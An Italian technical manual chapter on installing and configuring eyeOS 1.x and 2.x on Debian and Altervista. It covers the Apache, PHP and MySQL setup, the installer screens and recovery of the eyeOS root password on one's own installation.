Un'installazione di eyeOS 1,∗, dopo che è stata definita la configurazione iniziale dell'amministratore, può essere copiata, tale e quale, in un'altra collocazione, o semplicemente archiviata per un'ulteriore installazione semplificata. Eventualmente è utile sapere che i dati principali delle utenze sono memorizzati nella directory '`eyeOS/eyeOS∗/accounts/∗/`***nome***`.xml`'; per esempio, le informazioni fondamentali dell'utente '**root**' potrebbero trovarsi precisamente nel file '`eyeOS/eyeOS∗/accounts/rt4/root.xml`':

```
<eyeUser>
        <username>root</username>
        <password>9cb6c50fd358a69956d44f4f2b5ed9ab</password>
        <email></email>
        <createDate>1312350725</createDate>
        <group>public</group>
        <lastLogin>1312351456</lastLogin>
</eyeUser>
```

Nel caso venga dimenticata o non si conosca la parola d'ordine dell'utente '**root**', è possibile creare un'utenza comune, stabilendo una parola d'ordine, per poi copiarne la versione cifrata nel file di configurazione dell'amministratore. Per fare questo, ovviamente, è necessario che sia abilitata la facoltà di creazione libera degli utenti. Eventualmente si può intervenire nel file '`eyeOS/eyeOS*/system/conf/system.xml`', dove va abilitata la direttiva '**ALLOW_USER_REGISTER**':

```
<CONFIG>
        <ALLOW_USER_REGISTER>1</ALLOW_USER_REGISTER>
        <synellipsis>
</CONFIG>
```

Nello stesso modo, è sempre possibile in un secondo momento togliere la facoltà di aggiunta libera delle utenze, intervenendo nella stessa direttiva, mettendo il valore zero.


45.4.2 Installazione presso Altervista o un servizio simile

«

Per installare eyeOS 1.* presso un servizio come quello di *http://altervista.org* , si deve copiare un'installazione già completata (munita del file '`php.ini`' come descritto in precedenza), tenendo conto delle osservazioni fatte nella sezione precedente. È sufficiente che

il linguaggio PHP sia interpretato correttamente e tutto dovrebbe funzionare correttamente, senza ulteriori complicazioni.

Figura 45.10. eyeOS dopo essere stato copiato su *http://altervista.org* . Si può osservare anche il fatto che sia stato cambiato il nome della directory '`eyeOS/`', senza che ciò abbia comportato delle conseguenze sul funzionamento.



45.5 eyeOS 2.∗

Le versioni 2.∗ di eyeOS sono un po' difficili da installare, perché richiedono che il sistema ospitante abbia dei requisiti specifici; in particolare serve che disponga di PHP 5.3, MySQL 5 e che il servente HTTP sia precisamente Apache 2. Nella spiegazione seguente si fa riferimento all'installazione di eyeOS 2.4.1.0 in un sistema GNU/Linux Debian.

Per prima cosa è indispensabile che nel sistema ospitante siano installati i pacchetti seguenti, con le rispettive dipendenze:

```
Name                      Version Description
==========================-=======-============================
apache2                   2.x     Apache HTTP Server metapackage
mysql-server              5.x     MySQL database server
                                   (metapackage depending on
                                   the latest version)
build-essential           11.5    Informational list of
                                   build-essential packages
libapache2-mod-php5       5.3.*   server-side, HTML-embedded
                                   scripting language
                                   (Apache 2 module)
libimage-exiftool-perl            Library and program to read
                                   and write meta information
                                   in multimedia files
libreoffice                       office productivity suite
php-pear                  5.3.x   PEAR - PHP Extension and
                                   Application Repository
php5                      5.3.x   server-side, HTML-embedded
                                   scripting language
                                   (metapackage)
php5-curl                 5.3.x   CURL module for php5
php5-dev                  5.3.x   Files for PHP5 module
                                   development
php5-gd                   5.3.x   GD module for php5
php5-imagick                      ImageMagick module for php5
php5-mcrypt               5.3.x   MCrypt module for php5
php5-mysql                5.3.x   MySQL module for php5
php5-sqlite               5.3.x   SQLite module for php5
python-uno                        Python-UNO bridge
unzip                             De-archiver for .zip files
zip                               Archiver for .zip files
```

Quindi occorre installare un'estensione al PHP, con il comando '**pecl**':

```
# pecl install uploadprogress[Invio]
```

Poi, per far sì che tale estensione venga presa in considerazione dal PHP, occorre intervenire in un file '`php.ini`', aggiungendo la direttiva '**extension=uploadprogress.so**'. Ma questa viene inserita in un file '`php.ini`' complessivo di eyeOS, senza disturbare ulteriormente la configurazione generale del PHP.

È necessario intervenire comunque nella configurazione di sistema di Apache 2, modificando il file '`/etc/apache2/sites-available/default`', nel modo evidenziato nel listato seguente:

```
<VirtualHost *:80>
        …
        DocumentRoot /var/www
        <Directory />
                Options FollowSymLinks
                AllowOverride All
        </Directory>
        …
</VirtualHost>
```

Inoltre, se si vuole concedere l'esecuzione di codice PHP nelle cartelle personali degli utenti, conviene intervenire nel file '`/etc/apache2/mods-available/php5.conf`':

```
<IfModule mod_php5.c>
    <FilesMatch "\.ph(p3?|tml)$">
        SetHandler application/x-httpd-php
    </FilesMatch>
    <FilesMatch "\.phps$">
        SetHandler application/x-httpd-php-source
```

```
    </FilesMatch>
    # To re-enable php in user directories comment the
    # following lines
    # (from <IfModule ...> to </IfModule>.)
    # Do NOT set it to On as it
    # prevents .htaccess files from disabling it.
    #<IfModule mod_userdir.c>
    #    <Directory /home/*/public_html>
    #        php_admin_value engine Off
    #    </Directory>
    #</IfModule>
</IfModule>
```

Infine, occorre accertarsi che Apache 2 applichi la riscrittura degli URI:

```
# a2enmod rewrite [Invio]

  Module rewrite already enabled
```

Avendo completato la sistemazione di Apache e del PHP, si può riavviare il servizio in modo da rendere attivi i cambiamenti:

```
# /etc/init.d/apache2 restart [Invio]
```

Con MySQL occorre creare una base di dati, con un nome di fantasia, con un'accortezza: non va usato il nome «eyeos», altrimenti gli script di configurazione iniziale di eyeOS si confondono e sbagliano il procedimento. Per questo occorre intervenire nella base di dati in qualità di amministratore dei DBMS e logicamente MySQL deve essere in funzione:

```
# /etc/init.d/mysql status [Invio]
```

```
  MySQL is stopped..
```

```
# /etc/init.d/mysql start [Invio]
```

```
  Starting MySQL database server: mysqld.
  Checking for corrupt, not cleanly closed and upgrade needing tabl
```

```
# mysql -u root -p [Invio]
```

```
Enter password: digitazione_all'oscuro [Invio]
```

```
  Welcome to the MySQL monitor.  Commands end with ; or \g.
  Your MySQL connection id is 300
  Server version: 5.1.49-3 (Debian)
  …
```

```
mysql> CREATE DATABASE nome_db; [Invio]
```

```
  Query OK, 1 row affected (0.10 sec)
```

```
mysql> GRANT ALL ON nome_db.* TO nome_utente@'localhost' ↩
↪      IDENTIFIED BY 'mia_password'; [Invio]
```

```
  Query OK, 0 rows affected (0.00 sec)
```

```
mysql> \q [Invio]
```

```
  Bye
```

Si può quindi procedere con l'installazione del pacchetto di eyeOS, precisamente utilizzando il file *http://sourceforge.net/projects/eyeos/files/eyeos2/eyeos-2.4.1.0.tar.gz/download*; si suppone di averlo scaricato nella directory temporanea '`/tmp/`':

```
# mkdir /var/www/eyeos-2.4 [Invio]

# cd /var/www/eyeos-2.4 [Invio]

# tar xzvf /tmp/eyeos-2.4.1.0.tar.gz [Invio]
```

A questo punto, nella directory '`/var/www/eyeos-2.4/`' va predisposto un file '`php.ini`' appropriato alle esigenze di eyeOS. In pratica serve il contenuto seguente:

```
memory_limit = 128M
display_errors = Off
post_max_size = 200M
upload_max_filesize = 100M
error_reporting = E_ALL & ~E_NOTICE
max_execution_time = 30
max_input_time = 60
allow_url_fopen = On
disable_functions =
safe_mode = Off
short_open_tag = On
magic_quotes_runtime = Off
file_uploads = On
cgi.force_redirect = 0
extension = uploadprogress.so
date.timezone = "Europe/Rome"
```

Quindi va sistemata la proprietà e i permessi dei file: purtroppo eyeOS deve scrivere nelle sue directory.

```
# chown -R www-data:www-data /var/www/eyeos-2.4 [Invio]

# chmod -R ug+rwX /var/www/eyeos-2.4 [Invio]

# chmod -R o-rwx /var/www/eyeos-2.4 [Invio]
```

Finalmente si può cominciare a comunicare con eyeOS, allo scopo di configurare il collegamento con la base di dati e per definire la parola d'ordine dell'utente amministratore di eyeOS stesso. Si usa il navigatore all'indirizzo *http://localhost/eyeos-2.4/install*. Se tutto va bene, si ottiene la schermata seguente:

Figura 45.22. Maschera iniziale del procedimento di configurazione di eyeOS. Da qui si prosegue selezionando la voce *Install eyeOS 2 on my server*.



Figura 45.23. Controllo delle componenti indispensabili a eyeOS 2. Successivamente si deve selezionare la voce *Continue with the installation*.




Figura 45.24. Qui si stabilisce il collegamento con la base di dati. A titolo di esempio, la base di dati creata in precedenza ha il nome '**`nomedb`**', vi si accede con l'utenze '**`nomeutente`**' e la parola d'ordine '**`miapassword`**' (nascosta dai pallini). Si stabilisce anche che la parola d'ordine iniziale dell'utente '**`root`**' di eyeOS sia proprio «root».





Figura 45.25. Si conclude quindi l'installazione.



Terminata l'installazione si può passare all'indirizzo *http://localhost/eyeos-2.4/* per verificare che tutto sia in ordine. Se funziona, si può cancellare la directory '`/var/www/eyeos-2.4/install/`', perché è bene evitare di ripetere il procedimento di configurazione iniziale.

Figura 45.26. Avvio di eyeOS e identificazione dell'utente '**`root`**' di eyeOS stesso.





Figura 45.27. eyeOS avviato.



45.5.1 Osservazioni su eyeOS 2.5

Il pacchetto di eyeOS 2.5 non funziona, perché mancano alcuni file. Per ottenerne una versione funzionante, occorre scaricare la versione 2.4.1.0 e aggiornarla con un pacchetto apposito. In pratica servono i pacchetti *http://sourceforge.net/projects/eyeos/files/eyeos2/eyeos-2.4.1.0.tar.gz/download* e *http://sourceforge.net/projects/eyeos/files/eyeos2/eyeos-2.5-update.tar.gz/download*. Quindi, nella directory '`/var/www/eyeos-2.5`' si estraggono in successione:

```
# tar xzvf /tmp/eyeos-2.4.1.0.tar.gz [Invio]

# tar xzvf /tmp/eyeos-2.5-update.tar.gz [Invio]
```

Le altre operazioni si svolgono allo stesso modo già visto per la

versione 2.4.

45.5.2 Riutilizzo di una versione 2.5 già installata

Si può fare a meno della procedura guidata di «installazione», se si è in grado di ricostruire la base di dati che serve a eyeOS. Per eyeOS 2.5 serve precisamente il codice SQL che dovrebbe essere disponibile presso *allegati/eyeos/eyeos-2.5.sql* .

In tal modo, dopo la preparazione della base di dati vuota, è possibile popolarla delle tabelle necessarie:

```
$ cat eyeos-2.5.sql | mysql -u utente_db -p nome_db [Invio]
```

Partendo dal pacchetto originario, è poi sufficiente modificare il file ‘`settings.php`’ per far sapere a eyeOS quale base di dati contattare.

```
# mkdir /var/www/eyeos-2.5 [Invio]

# tar xzvf /tmp/eyeos-2.4.1.0.tar.gz [Invio]

# tar xzvf /tmp/eyeos-2.5-update.tar.gz [Invio]
```

Nel file ‘`/var/www/eyeos-2.5/settings.php`’ occorre intervenire nelle righe nell'estratto seguente, sostituendo il testo in corsivo con i nomi della base di dati, dell'utente della base di dati e con la parola d'ordine relativa:

```
…
// STORAGE
define('SQL_HOST', 'localhost');
define('SQL_CONNECTIONSTRING', 'mysql:dbname=nome_db;host='.SQL_HOST);
define('SQL_USERNAME', 'nome_utente_dbms');
define('SQL_PASSWORD', 'password_db');
// NETSYNC
define('SQL_NETSYNC_DBNAME', 'nome_db');
…
```

